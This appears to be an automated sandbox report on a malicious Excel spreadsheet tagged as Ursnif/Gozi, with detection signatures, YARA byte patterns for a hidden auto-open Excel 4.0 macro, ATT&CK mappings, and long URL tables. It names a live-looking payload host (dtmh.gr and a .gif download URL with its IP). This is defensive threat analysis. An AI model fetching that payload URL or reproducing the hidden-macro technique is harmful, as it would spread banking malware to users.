ID: 324307
Sample Name: document-1422773217.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:02:46
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1422773217.xls

Overview

General Information

Sample Name:	document-1422773217.xls
Analysis ID:	324307
MD5:	9c17e2e0f0caa14..
SHA1:	cc78cba5e3f9d26..
SHA256:	c0a4823b3a5f627.
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2256 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
document-1422773217.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1422773217.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1422773217.xls	34%	Virustotal		Browse
document-1422773217.xls	11%	Metadefender		Browse
document-1422773217.xls	4%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dtmh.gr	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false	• 1%, Virustotal, Browse	unknown
g.msn.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://login.microsoftonline.com/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://shell.suite.office.com:1443	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://cdn.entity.	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://powerlift.acompli.net	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://cortana.ai	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://api.aadrm.com/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://api.microsoftstream.com/api/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://cr.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://graph.ppe.windows.net	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://store.office.cn/addinstemplate	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://web.microsoftstream.com/video/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://graph.windows.net	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://dataservice.o365filtering.com/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://weather.service.msn.com/data.aspx	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://apis.live.net/v5.0/	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://management.azure.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://outlook.office365.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://incidents.diagnostics.office.com	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/odc/insertmedia	2321EDED-65AB-4EB1-A935-2113B865C14E.0.dr	false		high
